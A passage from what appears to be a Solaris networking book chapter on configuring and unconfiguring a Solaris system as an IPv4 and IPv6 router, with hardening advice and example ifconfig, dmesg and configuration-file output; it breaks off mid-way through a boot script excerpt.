the script executes ndd to manipulate the IP kernel module and sets the ip_forwarding variable to 1. The script then launches in.routed and forces in.routed to supply routing information. The in.rdisc daemon is started next, launched in router mode. Otherwise, ip_forwarding is set to 0, in.rdisc is launched in solicitation mode to discover routers on the network, and in.routed is launched in quiet mode.

Configuring for Routing

A default installation of Solaris with more than two interfaces (including the loopback interface) that aren't configured by DHCP will route traffic by default. This process, of course, depends on the system having not been altered by administrative staff. In some situations, however, it might be impossible to reinstall an operating system on a machine that will be routing traffic. In this situation, we need to be able to configure the system to route traffic manually.

Let's walk through a check of an already configured and functioning system to ensure that it's ready to route traffic. First, we make a list of items to check and, if necessary, alter. We'll do this in step-by-step fashion, in order to pay due attention to detail and ensure that we don't miss a step that could result in failure of our objective. Following the step-by-step account, we briefly discuss each step and any possible caveats.

A Seven-Point Checklist

Here's our checklist:

1. Check for interfaces configured via DHCP.
2. Ensure that each interface to be configured has a corresponding hostname.interface file in /etc and that the contents of the files are valid.
3. Check the /etc/rcS.d/S30network.sh file (inode link to /etc/init.d/network) for signs of alteration.
4. Check the /etc/rc2.d/S69inet file (inode link to /etc/init.d/inetinit).
5. Check for the /etc/notrouter file and, if it exists, remove it.
6. After the system has booted, poll /dev/ip for the status of the ip_forwarding variable.
7. Test the system in an isolated environment to ensure traffic routing.


Each step is covered in more detail in the following sections.

Step 1: Check for Interfaces Configured via DHCP

In the first step, we verify that all the interfaces are being configured with static information. As previously mentioned, a system using interfaces configured by

DHCP will not be configured as a router. The easiest way to check for this configuration is by using the **ifconfig** command on a running system and then examining the output. Using the **–a** flag with **ifconfig** typically displays the pertinent information, as we see in Figure 8.1.

Figure 8.1 A hme0 Interface That Has Been Configured with DHCP




```
> ifconfig -a
hme0: flags=1004843<UP,BROADCAST,RUNNING,MULTICAST,DHCP,IPv4> mtu 1500 index 1
        inet 192.168.1.14 netmask ffffff00 broadcast 192.168.1.255
lo0: flags=1000849<UP,LOOPBACK,RUNNING,MULTICAST,IPv4> mtu 8232 index 2
        inet 127.0.0.1 netmask ff000000
>
```

Step 2: Ensure Each Interface Has Corresponding File

Ensure that each interface to be configured has a corresponding hostname.interface file in /etc and that the contents of the files are valid. It is necessary to have a hostname.interface file for each interface to be configured when the system is bootstrapped. A nonexistent hostname.interface file will result in a nonexistent interface. Similarly, an incorrectly formatted hostname.interface file will result in an incorrectly configured interface.

For each interface to be configured by the system, create a hostname.interface file. For instance, if there were two 100Mbit interfaces on a system, there would have to be a hostname.hme0 and hostname.hme1 file in the /etc directory. The device names can be discovered by reviewing the output of command, as we see in Figure 8.2.

Figure 8.2 Browsing dmesg for Interfaces Detected during Bootstrap



```
> dmesg |grep @
Oct  3 21:26:03 pi genunix: [ID 936769 kern.info] random0 is /pseudo/random@0
Oct  3 21:26:14 pi genunix: [ID 936769 kern.info] vol0 is /pseudo/vol@0
Oct  3 21:26:16 pi genunix: [ID 936769 kern.info] fd0 is /pci@1f,4000/ebus@1/f
dthree@14,3023f0
Oct  3 21:26:22 pi genunix: [ID 936769 kern.info] ffb0 is /SUNW,ffb@1e,0
Oct  3 21:26:25 pi genunix: [ID 936769 kern.info] pm0 is /pseudo/pm@0
Oct  3 21:33:24 pi genunix: [ID 936769 kern.info] pcipsy0 is /pci@1f,4000
Oct  3 21:33:24 pi genunix: [ID 936769 kern.info] pcipsy1 is /pci@1f,2000
Oct  3 21:33:24 pi scsi: [ID 365881 kern.info] /pci@1f,4000/scsi@3 (glm0):
Oct  3 21:33:24 pi pcipsy: [ID 370704 kern.info] PCI-device: scsi@3, glm0
Oct  3 21:33:24 pi genunix: [ID 936769 kern.info] glm0 is /pci@1f,4000/scsi@3
Oct  3 21:33:24 pi genunix: [ID 936769 kern.info] sd0 is /pci@1f,4000/scsi@3/s
d@0,0
Oct  3 21:33:25 pi genunix: [ID 936769 kern.info] sd6 is /pci@1f,4000/scsi@3/s
d@6,0
Oct  3 21:33:28 pi swapgeneric: [ID 308332 kern.info] root on /pci@1f,4000/scs
i@3/disk@0,0:a fstype ufs
Oct  3 21:33:29 pi pcipsy: [ID 370704 kern.info] PCI-device: ebus@1, ebus0
Oct  3 21:33:29 pi genunix: [ID 936769 kern.info] su0 is /pci@1f,4000/ebus@1/s
u@14,3083f8
Oct  3 21:33:29 pi genunix: [ID 936769 kern.info] su1 is /pci@1f,4000/ebus@1/s
u@14,3062f8
Oct  3 21:33:29 pi genunix: [ID 936769 kern.info] ffb0 is /SUNW,ffb@1e,0
Oct  3 21:33:30 pi genunix: [ID 936769 kern.info] se0 is /pci@1f,4000/ebus@1/s
e@14,400000
Oct  3 21:33:31 pi pcipsy: [ID 370704 kern.info] PCI-device: network@1,1, hme0
Oct  3 21:33:31 pi genunix: [ID 936769 kern.info] hme0 is /pci@1f,4000/network
@1,1
Oct  3 21:33:39 pi genunix: [ID 936769 kern.info] devinfo0 is /pseudo/devinfo@
0
Oct  3 21:33:47 pi genunix: [ID 936769 kern.info] random0 is /pseudo/random@0
Oct  3 21:33:58 pi genunix: [ID 936769 kern.info] vol0 is /pseudo/vol@0
```

Ensure that the hostname.interface files contain one of two things: an IP address or a hostname with an entry in the /etc/hosts file. In a standard configuration, the hostname is placed in the hostname.interface file with an entry for the hostname in the /etc/hosts file. When the system boots, it resolves this hostname against the /etc/hosts file and configures the interface with the corresponding IP address. Although it's possible to place an IP address directly in the hostname.interface file, it is recommended that, for consistency, you follow the standard procedure. The file must contain either a IP address or a hostname; it can't contain both.

Steps 3 and 4: Check the /etc/rcS.d/ S30network.sh and /etc/rc2.d/S69inet Files

Check the /etc/rcS.d/S30network.sh file (inode link to /etc/init.d/network) for signs of alteration. In addition, check the /etc/rc2.d/S69inet file (inode link to /etc/init.d/inetinit). It is common practice for a systems administrator to alter boot scripts in order to create a more secure system. This practice can lead to problems for those who inherit such a system, however, because problems can occur that are not immediately traceable. Two scripts commonly modified are the /etc/rcS.d/S30network.sh and /etc/rc2.d/S69inet scripts.

Often, documents that discuss the hardening of systems instruct administrators to alter these files and change or comment out sections of code to create a more secure configuration. Some automated system-hardening tools alter these scripts as well. These scenarios can result in unpredictable behavior and abundant frustration when a system's mission and configuration change.

In the third and fourth steps, we verify the integrity of these two files. We can do this via one of three methods. The first method, and the most unreliable one, is to visually inspect the file for signs of alteration by using an editor and examine the change time of the file. The second and more reliable method is to compare the file against a known unaltered copy of the file. The third and most secure method is to compare the file md5 sum of the file against the known sum in the Sun Fingerprints Database. When in doubt, restore from the CD-ROM.

Step 5: Check for the /etc/notrouter File and, If It Exists, Remove It

Check for the /etc/notrouter file and; if it exists, remove it. The /etc/notrouter file is used to keep the system from being configured as a router. A typical system on which this file will exist is a correctly configured multihomed host. This file is not created by default, nor is there a configuration option in the install process to create it. Therefore, a freshly installed system will not have this file and so this situation won't be a concern. However, you should manually check previously installed hosts. If this file exists, remove it.

Step 6: Poll /dev/ip for the Status of the ip_forwarding Variable

After the system bootstrap, poll /dev/ip for the status of the ip_forwarding variable. The system will not route traffic if IP forwarding is not turned on. The command to query the IP driver is ndd -get/dev/ip forwarding. Therefore, after you've taken the previous configuration steps, reboot the system, and the IP forwarding variable of the IP kernel module will be polled to ensure that the system is prepared to route traffic. The result is a Boolean. If the variable returns 1, the configuration was successful and the system is ready to route traffic. If the variable returns 0, there was an error somewhere in procedure and the system will not route traffic.

Step 7: Test the System

Test the system in an isolated environment to ensure traffic routing. In the final step, testing should be conducted to ensure that the system is functional. A private, isolated segment of network should be created to test the router's functionality and ensure proper configuration, reliability, and performance.

Security Optimization

A number of parameters associated with TCP/IP on a Solaris system can be modified to provide enhanced security. The configuration of ARP, IP, TCP, UDP, and ICMP in their default state might not provide the greatest level of security. For the sake of brevity, we don't delve deeply into this topic nor discuss it in brief. This would not do the topic justice. This topic has been covered comprehensively in a document, "Solaris Operating Environment Network Settings for Security," by Keith Watson and Alex Noordergraaf of Sun Microsystems Blueprints. Their documents are available from Sun Blueprints at www.sun.com/blueprints.

Security Implications

You don't have a hope of security or integrity for your network without first having a secure router. Therefore, the implementation of a system as a router must be secure by design. This consideration must be made at the very beginning of system design and observed diligently through deployment and afterward in maintenance. The intricacies of designing a secure router are covered in detail elsewhere in this book. Here we give some general guidelines to enhance security. From these guidelines, we'll repeat the minimalism mantra.

Minimal Installation

A secure router should include a minimal, functional installation of the operating system. However, this is more a management issue than a security issue. Simply put, smaller software installations make machines that are more easily managed and monitored for intrusion.

A system with a smaller installation is more easily managed because only the necessary pieces are in place. What constitutes *necessary* is the software to achieve your mission and business needs. A system with a minimal installation also removes a number of unnecessary services and makes it easier to monitor the system for intrusion.

There are two camps on the types of software that should be installed on a system. One side is against having a C compiler on the system; the other is for it. Neither side is right or wrong, but both have valid lines of reasoning to take into account.

The side against an accessible local C compiler fears a local user compiling exploits or other programs and using the system for unauthorized activities. Such violations could lead to a local user gaining elevated privileges or unauthorized network access. The other side of the argument believes that having a C compiler on the local system is a necessary utility. Without a C compiler, they believe, it's impossible to build programs from source.

I'm happy to announce that I'm a proud member of both camps. I'm against local users having unlimited free reign of a system through some goody built with a C compiler, but I'm not against having the C compiler. This risk can be eliminated through proper permissions and access control such as RBAC or simple access control lists.

Minimal Services

A router needs very little in terms of services. Since the system has one purpose, there isn't a necessity for things such as NFS, NIS, RPC, and sendmail. By eliminating these services, you enhance overall system performance.

Additionally, eliminating these services closes entry points for possible intruders. By limiting the channels that allow an intruder potential access to the system, we've mitigated the risk of opening a system to future compromise by a new vulnerability. Shutting down all services or using the system solely as a router isn't always possible. This is, however, the recommended practice.

Many of these services are started via the Internet daemon (inetd). Commenting out the services is a good practice. Commenting out the services and not starting inetd at all is the best methodology. The inetd is started in the /etc/rc2.d/S69inet script.

Another good practice is checking the rc directories in /etc for programs that might be started. For example, the rc3.d directory starts a number of services that, in addition to being unnecessary, also have a history of security risks. Services such as the NFS server and the DMI compatibility programs are started at run-level 3.

Some time ago I wrote a document, "Back to the Basics: Solaris and init." This document describes the services started on a stock install of Solaris and where they're started. Through the ps and netstat programs, it's possible to narrow down the majority of undesired services and disable them. If the use of these programs fails to yield the port number on which a particular service is running, the lsof utility can be a saving grace.

Minimal Users

A Solaris system is a multiuser system. However, a router should not be a multiuser system. Giving general users access to a system through which the traffic of the entire network flows is not only dangerous, it's reckless. Shell access to the router should be limited to administrative staff and strictly regulated. A router shouldn't bring unnecessary attention to itself by handling e-mail or other such services. It's a unnecessary to state that the system is critical.

Minimal Dynamic Information

One feature that can turn into a problem on any network is dynamic information. Such information includes routing protocols, name services, and the like. These services are designed to make network management easier, but the design of such services often isn't the most secure.

A router should be limited in the amount of dynamic information on which it relies. Solaris routers typically start the in.routed and in.rdisc daemons when launching and gain routing information through UDP and ICMP. With any service that relies on dynamic data updates, it's possible to generate fictitious data and send it to the host, which could result in a denial of service or other attack. Therefore, it is a best practice to eliminate all services on the router that rely on dynamic data, including in.rdisc and in.routed.

Minimal Cleartext Communication

On one final note on minimalism: It is a best practice to communicate with this system using the minimal amount of cleartext possible. Although we can build the most armored host on Earth and surround it with armed guards, if we're communicating with the system via a channel that can be intercepted by a potential intruder, our efforts are in vain.

The best policy is to use one of the available implementations of the Secure Shell (SSH) protocol. If you want to add other means of communication and administration to the system, such as a Web-based configuration interface or perhaps a Web-based intrusion detection log analyzer, do so via a cryptographically secure channel. Any services that provide remote interactive communication are vulnerable to sniffing or connection hijacking. The only way to ensure communication integrity is via cryptography.

Unconfiguring Solaris Routing

We previously discussed the process of configuring Solaris as a router. We talked about some of the caveats involved with configuration and implementation. We also discussed the steps necessary to make Solaris function as a router from a default install as well as a previously implemented install.

In this section, we take a look at taking a Solaris router and returning it to host stage. As always, it's a best practice to do an initial install on a system before changing the system's purpose and mission. However, this isn't always an option. We discussed in a step-by-step scenario the process of changing an existing system to a router. In this section, we discuss in a step-by-step list of procedures the process of changing a system from a router to a multihomed host.

A Three-Point Checklist

Let's look at the steps necessary to ensure that the system isn't routing traffic. As we did previously, we create a step-by-step list of procedures to configure and check the system. We follow the list with a brief discussion of the steps:

1. Check for the /etc/notrouter file. If it does not exist, create it.
2. Check the value of ip_forwarding in the IP kernel module after the system has been rebooted.
3. Test the system by attempting to reach one interface of the system through the other.

Each step in this checklist is covered in further detail in the sections that follow.

Step 1: Check for the /etc/notrouter File

Check for the /etc/notrouter file. If it does not exist, create it. As previously mentioned, the system checks a number of things when booting and before making the determination that it will be a router. When /etc/rc2.d/S69inet executes, it tests for the existence of the /etc/notrouter file. If this file is not found, it acts as a router. However, if this file is found, it acts as a host. You can create this file by simply using the **touch** command.

Step 2: Check the Value of ip_forwarding

Check the value of ip_forwarding in the IP kernel module after the system has been rebooted. After the /etc/notrouter file has been created and the system has been rebooted, check the ip_forwarding variable. As /etc/rc2.d/S69inet executes and discovers the notrouter file, the code that sets the ip_forwarding variable to 1 should not execute.

Step 3: Test the System

Test the system by attempting to reach one interface of the system through the other. The purpose of this test is to confirm that one interface on the system is not reachable via the other interface. In a typical multihomed host configuration, the system has at least two interfaces connected to different segments of network and incapable of communicating with one another without first sending traffic to a router. You can perform this test using one of any number of network debugging tools. One way to run the test is to use the source-routing functionality of the traceroute program.

In this example, we see that **traceroute** is executed on Solaris machine, and the traffic is directed at another Solaris machine with two interfaces. The *–g* flag specifies the IP to use as a gateway, which is the Solaris system with two interfaces. The end point is the other interface of the system. A successful configuration of a multihomed host results in the failure of this test.

Routing IP Version 6

Beginning with versions distributed from February 2000 and later, Solaris 8 is IP version 6 capable. It is not possible to configure Solaris 8 as a solely IPv6 system from the installation menu. It is possible, however, to configure an interface to communicate with any IPv6 host on the network and still retain IPv4 communications. This process is known as *running a dual stack*. A Solaris system can be configured to run strictly IPv6 by removing the hostname.interface file, although this configuration could cause problems when communicating with IPv4 hosts that do not currently support IPv6. This makes it possible for Solaris to function in any IPv6 environment as a host, gateway, or router.

In this section, we discuss setting up a Solaris IPv6 router. We talk about the file configurations necessary to make IPv6 functional. We also discuss the programs necessary to IPv6. However, we do not discuss the protocol, since there are better documents that do so. It is recommended that a user interested in setting up IPv6 for the first time reference the appropriate RFCs.

Configuration Files

Putting everything in place to make IPv6 functional on a Solaris 8 system is relatively easy. One prerequisite is having the system to route traffic configured for regular IPv4 traffic. Once we have completed the steps for configuring an IPv4 router, we can proceed with the setup of an IPv6. In this section, we talk about the files necessary to get an IPv6 router working. These files include the hostname6.interface file, the ndpd.conf file, and the ipnodes file.

The hostname6.interface File

This file is similar to the previously discussed hostname.interface for IPv4. The syntax of items contained in the hostname6.interface file is different from that of the IPv4 version, however.

Previously, the only thing needed in this file was either an IP address or a hostname with an entry in the /etc/hosts directory. Now additional parameters must be entered in the hostname6.interface file. These parameters are parsed by the S30network.sh script in /etc/rcS.d when the system boots and are then passed to ifconfig. In the following example, we see a hostname6.interface entry for our IPv6 router:


```
addif sturgeon.mydomain.com/64 up
```

The first parameter we see is **addif**. The **addif** parameter is an extension of the Solaris **ifconfig** command, which tells **ifconfig** to add the address to the next available interface. Since we are seeing this file in the /etc/hostname6.hme0 file, **ifconfig** searches the interface table for the next available virtual interface on the hme0 device. The address resolving to sturgeon.mydomain.com will be configured to this interface. At the end of the line, we see the **up** command, which makes the interface network accessible. As we can see in Figure 8.3, this address was configured to the hme0:1 device.

As we can see, the address is now configured with the ROUTER flag and is ready to handle traffic from other hosts. However, additional configuration steps have been taken prior the interface being brought up. Shortly we'll talk about these steps, in addition to the configuration steps necessary for **ifconfig** to resolve the address for sturgeon.

One subtle point we have not mentioned is that we're configuring this interface with a static address. There is a good reason to do so. With IPv6, it's possible to autoconfigure hosts when they boot. These systems poll the network during bootstrap to get information necessary to communicate with the rest of the network. If we do this with a router, we're forced to remember that the link-local address in.ndpd assigns to the interface at bootstrap. This address is usually easily remembered because it's typically composed of our network information and the Media Access Control (MAC) address of the interface. Whether or not we configure Solaris 8 with a static IPv6 address, the link-local address is configured by design.

Figure 8.3 A Configured IPv6 Address Attached to the hme0:1 Interface after a Reboot



```
> ifconfig -a
hme0: flags=1000843<UP,BROADCAST,RUNNING,MULTICAST,IPv4> mtu 1500 index 1
        inet 192.168.1.7 netmask ffffff00 broadcast 192.168.1.255
lo0: flags=1000849<UP,LOOPBACK,RUNNING,MULTICAST,IPv4> mtu 8232 index 2
        inet 127.0.0.1 netmask ff000000
lo0: flags=2000849<UP,LOOPBACK,RUNNING,MULTICAST,IPv6> mtu 8252 index 2
        inet6 ::1/128
hme0: flags=2100841<UP,RUNNING,MULTICAST,ROUTER,IPv6> mtu 1500 index 1
        inet6 fe80::a00:20ff:fe92:87c0/10
hme0:1: flags=2100841<UP,RUNNING,MULTICAST,ROUTER,IPv6> mtu 1500 index 1
        inet6 a:a:a:a:a:a:a:1/64
hme0:2: flags=2180841<UP,RUNNING,MULTICAST,ADDRCONF,ROUTER,IPv6> mtu 1500 inde
x 1
        inet6 14:14:14:14:a00:20ff:fe92:87c0/64
> 
```

In most cases, it is much easier to remember an address we've specifically assigned to the system. If there is ever a problem on the network, we'll know the address we have given to the router. This knowledge makes the router a little more accessible, a little easier to remember, and a little easier to name with a hostname. This process does not take into account DNS, which will be mentioned later.

The ndpd.conf File

The ndpd.conf file is the configuration file for the in.ndpd program, or the Internet Network Discovery Protocol Daemon. This configuration file is supposed to reside in the /etc/inet directory and is read by the daemon when it is launched by the S69inet script when the system enters run-level 2, typically during the bootstrap process. It is worth mentioning that the ndpd.conf file does not exist by default. To understand why this configuration file is significant, we should talk about the in.ndpd program and the purpose it serves.

The in.ndpd program, when implemented on a router, must be configured to act as a router for the IPv6 network. This configuration involves making some entries in ndpd.conf to make the daemon the known router for the network. When other systems bootstrap and send a request for routing information via Neighbor Discovery Protocol, in.ndpd responds as the router for the network.

Minimal configuration of ndpd.conf that provides IPv6 functionality on a Solaris system consists of the following two entries:

```
ifdefault AdvSendAdvertisements true
prefix 0A:0A:0A:0A:0A:0A:0A:0/64 hme0
```

To understand these entries, let's examine them in a little more detail. On the first line, we see the **ifdefault** command. The **ifdefault** and **if** commands are used to set interface configuration parameters. The **ifdefault** command must precede any **if** commands because **ifdefault** is used to specify any default operations of the interface.

The next variable we see is the AdvSendAdvertisements parameter. This parameter designates whether or not the system will function as an IPv6 router. By default, this option is set to *false* on systems, which causes in.ndpd to run in host mode. When AdvSendAdvertisements is set to *true*, in.ndpd initiates itself as a router on the interface on which it is being configured to operate, sending periodic router advertisements via multicast and responding to router solicitations.

On the next line, we see the **prefix** entry. The **prefix** command controls the configuration variables for each prefix, or network. There is also a prefixdefault variable, which is similar to the prefix variable, except that the prefixdefault variable specifies configuration parameters for all prefixes. The prefixdefault variables must precede any prefix variables in ndpd.conf.


Next on the prefix line we see the network address. This is the 128-bit address, divided into eight blocks of 16 bits. At the end of the address we have the netmask. It is worth mentioning that this is a classless interdomain routing address block, also known as CIDR. We should also mention that this address is strictly for educational purposes and should not be used. At the end of the string, we have the name of the physical network interface.

Additional configuration options are supported in this ndpd.conf file. The preceding configurations will get the daemon functioning as the IPv6 router for the 0A:0A:0A:0A:0A:0A:0A:0 network. For more information on other supported options, see the ndpd.conf(4) man page.

The ipnodes File

With IPv4, Solaris uses the /etc/inet/hosts file to resolve known hosts. This process is controlled by the nsswitch.conf file in the /etc directory. When a process from the local system attempts to connect by hostname to another system via IPv4, the nsswitch.conf forces the process to check the /etc/inet/hosts for name resolution. With IPv6, Solaris now uses the /etc/inet/ipnodes file to resolve known hosts. This is controlled by the ipnodes entry in nsswitch.conf. The ipnodes configuration file structure is similar to that of the hosts file. In Figure 8.4, we see two entries in the ipnodes file of sturgeon.

Figure 8.4 IPv6 Addresses Specified via the ipnodes File



```
> cat /etc/inet/ipnodes
#
# Internet host table
#
::1             localhost
0a:0a:0a:0a:0a:0a:0a:01 sturgeon.cipherpunks.com        sturgeon
0a:0a:0a:0a:0a:0a:0a:02 barracuda.cipherpunks.com       barracuda
>
```

On the first line, we see the entry for our router, sturgeon.mydomain.com. Much like the hosts file, this entry assigns the pictured address to the hostname and gives it a canonical name of *sturgeon*. Following this entry, we see an entry for one of the nodes on the network, barracuda.mydomain.com. This address allows us to reach the system barracuda without the necessity for DNS.

The nsswitch.conf File

As we mentioned previously, the nsswitch.conf files in /etc references local files by default. These files are /etc/inet/hosts for IPv4 and /etc/inet/ipnodes for IPv6. If our systems are on a network with a name server that supports IPv6, we might want to change the entries in nsswitch.conf to use DNS.

Enabling DNS can do one of two things on our network. If it is properly configured, it can make our network easier to maintain and smoother running. If we've configured it incorrectly, it can create all kinds of headaches, mysterious problems, and, perhaps, security issues.

In order for DNS to work with an IPv6 network, we need a DNS server that is IPv6 compatible. Currently, the only name service daemon available with IPv6 support is the Berkley Internet Name Daemon (BIND). The series 9 BIND is currently the only version with IPv6 support. If we are going to use DNS with the IPv6 network, we should migrate to BIND9. The current implementation included with Solaris 8 is version 8.1.2.

IPv6 Programs

In this section, we talk about the programs necessary for IPv6 to function. We look at programs that have been designed specifically for IPv6 and their role in ensuring that the network operates smoothly. We also look at programs that have been adapted for the coming of IPv6 in the Solaris operating system and speak briefly about their new features.


The in.ndpd Program

The in.ndpd program is the Neighbor Discovery Protocol Daemon. This program is responsible for the majority of the operations on an IPv6 network in terms of configuration, routing information, and IP addressing. We mentioned the configuration file previously; now we talk specifically about the daemon.

The in.ndpd program is started in the S69inet file when the system enters run-level 2. The script executes a test to determine whether or not the /etc/inet/ndpd.conf script exists. Figure 8.5 contains the code from the S69inet script that determines the system is a router if the ndpd.conf file is found.

If this test returns *true*, the variables ip6_forwarding, ip6_send_redirects, and ip6_ignore_redirect are set to 1. The daemon is launched in router mode, and the in.ripngd program is started. If the test for the configuration file fails, the previously mentioned variables are set to 0, and the in.ndpd program is launched in host mode.

Figure 8.5 Code from the S69inet Script That Determines the System Is a Router if the ndpd.conf File Is Found



```
# Run IPv6 if more than lo0 plumbed for IPv6.
#
/usr/sbin/ifconfig -a6u >/tmp/ifconfig.$$
numv6ifs=`/usr/bin/grep -c inet6 /tmp/ifconfig.$$`
if  [ $numv6ifs -gt 1 ]; then
        #
        # Run IPv6 routing only if /etc/inet/ndpd.conf exists, otherwise just
        # run the host portion.
        #
        if [ -f /etc/inet/ndpd.conf ]; then
                #
                # Machine is an IPv6 router: turn on ip6_forwarding,
                # ip6_send_redirects and ip6_ignore_redirect, run in.ripngd, and
                # advertise ourselves as a router using neighbor discovery.
                #
                echo "Machine is an IPv6 router."
